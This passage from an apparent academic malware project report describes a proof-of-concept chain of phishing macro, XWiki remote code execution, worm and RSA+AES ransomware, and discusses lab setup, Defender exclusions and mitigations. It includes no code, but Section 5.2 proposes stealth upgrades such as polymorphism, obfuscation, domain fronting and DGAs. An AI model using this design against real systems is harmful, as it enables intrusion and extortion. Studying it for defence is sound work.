

Figure 14: Ransom note automatically opened on the victim's PC after locking the files.

The AES session key is encrypted with the attacker's RSA public key and written to disk as *RECOVERY_ID.key*, after which all plaintext cryptographic material is wiped from memory. The attack concludes by displaying a ransom note demanding payment in Monero (XMR), completing the transition from initial access to full operational impact.

If the victim provides the encrypted recovery material, the attacker can decrypt the files using the corresponding decryption script *shadowvault_dec.ps1*.

4. Problems Found and Solutions

The development of the VeilVault-WikiWorm project was not a linear process. Reproducing a realistic multi-stage attack chain in a laboratory environment exposed numerous technical incompatibilities, security constraints and architectural limitations.

4.1 VM Infrastructure and Networking Challenges

The initial setup revealed significant performance and connectivity issues within the virtualized environment. Initial attempts to containerize components using Docker proved unsuitable, as the primary Microsoft Office exploit (CVE-2025-47957) requires a full Windows desktop environment with a locally installed Office 365 suite.

Platform Transition: Initial testing on VirtualBox resulted in unstable networking behavior and poor performance during Metasploit pivoting phase. To resolve these issues, the infrastructure was migrated to VMware, which provided more reliable virtual networking and improved resource handling for the Windows 11 guest system.

Networking Configuration: Establishing consistent bidirectional communication between the Kali Linux attacker and the Windows 11 victim required custom virtual network adapter configuration. The setup ensured isolated internal connectivity while still allowing the attacker to host and deliver malicious PowerShell payloads without external network interference.

4.2 Bypassing Endpoint Defenses

A major recurring obstacle was Windows Defender. Newly generated Meterpreter payloads and exploit scripts were frequently detected and quarantined immediately upon execution.

Overcoming this required repeated adjustments to Defender settings and the creation of targeted exclusions, resembling a *cat-and-mouse* interaction with the operating system.

In a real-world scenario, Alice would likely use advanced obfuscation techniques to bypass these, but for this PoC, manual exclusion allowed us to focus on the exploit logic.

4.3 Exploit Compatibility and Versioning

Both primary exploits exhibited strict environmental dependencies that complicated deployment.

During the initial access phase, repeated failures in VBA macro execution were traced to architecture mismatches between payloads and the installed Office version. Specifically, 64-bit Meterpreter payloads would fail against 32-bit Office installations. This issue was resolved by standardizing the Windows 11 image and ensuring that all *msfvenom* payloads matched the target architecture precisely.

Similarly, the persistence exploit targeting XWiki (CVE-2025-24893) is highly version-dependent. Modern XWiki releases have patched the vulnerable Solr endpoint, necessitating the installation of an older vulnerable version (XWiki 15.10.10 or earlier) to successfully demonstrate unauthenticated code execution and backdoor persistence.

4.4 Payload Realism

Designing the ransomware component *(shadowvault.ps1)* required balancing cryptographic strength with execution realism. Although modern algorithms such as *ChaCha20-Poly1305* were initially considered, their implementation would have required additional third-party libraries, making silent deployment on a standard Windows system impractical.

The final design therefore adopted a hybrid RSA+AES encryption scheme that relies exclusively on native Windows cryptographic libraries. This approach ensured strong encryption while maintaining operational realism, allowing the ransomware to execute seamlessly on unpatched systems without introducing suspicious external dependencies.

5. Defense, Mitigation and Future Work

This project exposes several weaknesses commonly found in standard enterprise security postures. Although the attack chain successfully compromises the target infrastructure, it also clearly highlights defensive controls that, if correctly implemented, could disrupt the kill chain at multiple stages.

5.1 Mitigation Strategies

Defending against a multi-stage attack requires a defense-in-depth approach. No single security control is sufficient when facing an adversary with insider knowledge. The mitigations below are mapped directly to the phases of the VeilVault-WikiWorm attack.

5.1.1 Phase 1: Neutralizing Initial Access (Phishing and Macros)

The initial compromise relies on social engineering and macro-enabled Office documents. This phase could be significantly weakened through stricter email filtering, attachment sandboxing and the enforcement of organization-wide macro policies. Disabling VBA macros by default and allowing them only for signed and trusted documents would have prevented the exploit from executing, even if the phishing email succeeded.

5.1.2 Phase 2: Preventing Command execution

Once macros are executed, the attack escalates through arbitrary command execution. Endpoint Detection and Response solutions with behavioral analysis could detect abnormal process spawning, such as injecting shellcode into memory. Also, application control mechanisms, such as Windows Defender Application Control, could further restrict Office applications from spawning child processes or initiating outbound network connections, effectively breaking the exploit chain even after macro execution.

5.1.3 Phase 3: Securing the Internal Infrastructure (XWiki and Lateral Movement)

The success of the persistence phase relies on the assumption that internal services are trusted and insufficiently monitored. Proper patch management would have completely neutralized CVE-2025-24893, as modern XWiki versions no longer expose the vulnerable Solr endpoint.

Beyond patching, internal web applications should enforce strict authentication and role separation. Monitoring for anomalous page creation or unexpected script content within documentation platforms would make stealthy backdoors far easier to detect.

5.1.4 Phase 4: Mitigating Ransomware Impact and Data Loss

While prevention is ideal, impact mitigation is critical once ransomware executes. Regular, offline backups of critical data would allow full recovery without paying the ransom. File integrity monitoring and rapid detection of mass encryption behavior could also trigger automated containment responses, such as isolating the infected workstation.

Finally, strict access controls on sensitive network shares would limit the ransomware's reach, preventing a single compromised user from encrypting the organization's entire legal archive.

5.2 Missing Parts and Possible Improvements

Although the project demonstrates a functional end-to-end attack chain, several components were intentionally simplified for clarity and demonstrability. In a real red-team or adversarial context, the following enhancements would significantly improve stealth, resilience and operational realism.

5.2.1 Advanced Evasion and Obfuscation

The current implementation relies on manual configuration changes to bypass Windows Defender. A more realistic malware design would incorporate automated evasion techniques. For example, instead of deploying a static *shadowvault.ps1* script, the worm could generate polymorphic variants for each infection, altering variable names, control flow and encoding to evade signature-based detection.

Additional techniques such as PowerShell obfuscation and in-memory execution would further reduce detection by modern endpoint defenses.

5.2.2 Full Automation of the Worm Logic

The propagation phase currently depends on a user manually copying and executing infected CI/CD template code from XWiki. While this simulates realistic developer behavior, it is not fully autonomous.

Future versions of the worm could automatically identify and modify a wider set of XWiki pages through automated injection, targeting scripts and configuration snippets, and operational documentation commonly used by IT and development teams.

Additionally, extending the propagation logic to compromise Linux-based XWiki deployments or GitLab runners would significantly expand lateral movement capabilities and enable true cross-platform propagation across all the enterprise environments.

5.2.3 Command and Control Resilience

The current command and control model relies on a direct reverse shell to a static attacker IP. In real-world attacks, this approach is fragile and easily blocked.

More resilient techniques could include domain fronting, where malicious traffic is hidden behind legitimate cloud providers, or the use of Domain Generation Algorithms (DGAs) to dynamically rotate communication endpoints. These methods complicate takedown efforts and increase attacker persistence in hostile network environments.

6. Conclusion

This project presented VeilVault-WikiWorm, a proof-of-concept malware designed to demonstrate how a modern, multi-stage cyberattack can be constructed by chaining vulnerabilities across trusted enterprise systems. By combining a phishing-based initial access vector, application-layer persistence, supply-chain style propagation and a cryptographically sound ransomware payload, the project illustrates how isolated security weaknesses can escalate into a full organizational compromise.

A key contribution of this work is the realistic simulation of an insider-enabled threat scenario. The attack does not rely on highly exotic exploits, but rather on misconfigurations, delayed patching and excessive trust in internal tools such as documentation platforms and CI/CD templates. This reinforces the idea that advanced attacks often succeed not because of a single catastrophic failure, but because of the cumulative effect of small, systemic security gaps.

From a defensive perspective, the project highlights the importance of defense in depth, rigorous patch management and behavioral monitoring across endpoints and internal services. Each phase of the attack could have been disrupted through well-established security practices, underscoring that many advanced threats remain preventable when basic controls are consistently applied.

Finally, VeilVault-WikiWorm serves as an educational framework rather than a weaponized tool. Its value lies in demonstrating attacker methodology, decision-making and trade-offs, offering defenders a concrete reference for understanding how real-world ransomware campaigns evolve. As organizations increasingly depend on interconnected platforms and automated workflows, this work emphasizes the need to secure not only perimeter systems, but also the internal processes that attackers are increasingly targeting.

7. References

[1] nu11secur1ty. (2025, June 20). Microsoft Excel LTSC 2024 - Remote Code Execution (RCE) (EDB-ID: 52337; CVE-2025-47957). Exploit Database. https://www.exploit-db.com/exploits/52337

[2] Al Baradi Joy. (2025, April 7). XWiki Platform 15.10.10 - Remote Code Execution (EDB-ID: 52136; CVE-2025-24893). Exploit Database. https://www.exploit-db.com/exploits/52136

[3] Broadcom. (2025). VMware by Broadcom - Cloud Computing for the Enterprise (Solutions for app platforms, private cloud infrastructure, security and more). VMware. https://www.vmware.com/

[4] Microsoft. (2025). Download Windows 11 (Version 25H2). Microsoft Software Download. https://www.microsoft.com/es-es/software-download/windows11

[5] NTDEV. (2023). tiny11 2311 - Lightweight Modified Windows 11 23H2 ISO Image (Stripped-down version with full update support). Internet Archive. https://archive.org/details/tiny11-2311

[6] Microsoft. (2025). Download Microsoft Office 365 for Windows and Mac (Microsoft 365; includes previous versions: Office 2019, 2016, 2013). Microsoft 365. https://www.microsoft.com/en-us/microsoft-365/download-office

[7] Python Software Foundation. (2025). Download Python (Latest stable releases: Python 3.14.2 and 3.13.11). Python.org. https://www.python.org/downloads/

[8] Oracle. (2025). Java SE 17 Archive Downloads (JDK 17.0.12 and earlier). Oracle Technology Network. https://www.oracle.com/java/technologies/javase/jdk17-archive-downloads.html

[9] XWiki Development Team. (2025). Download XWiki (Latest versions: 16.10.15 LTS, 17.4.7 Intermediate LTS, 17.10.0 Stable). XWiki.org. https://www.xwiki.org/xwiki/bin/view/Download/

[10] sissamrcorreia. (2025). MALW-project - Educational Malware Proof-of-Concept (Multi-Stage Attack Chain exploiting CVE-2025-47957 and CVE-2025-24893). GitHub. https://github.com/sissamrcorreia/MALW-project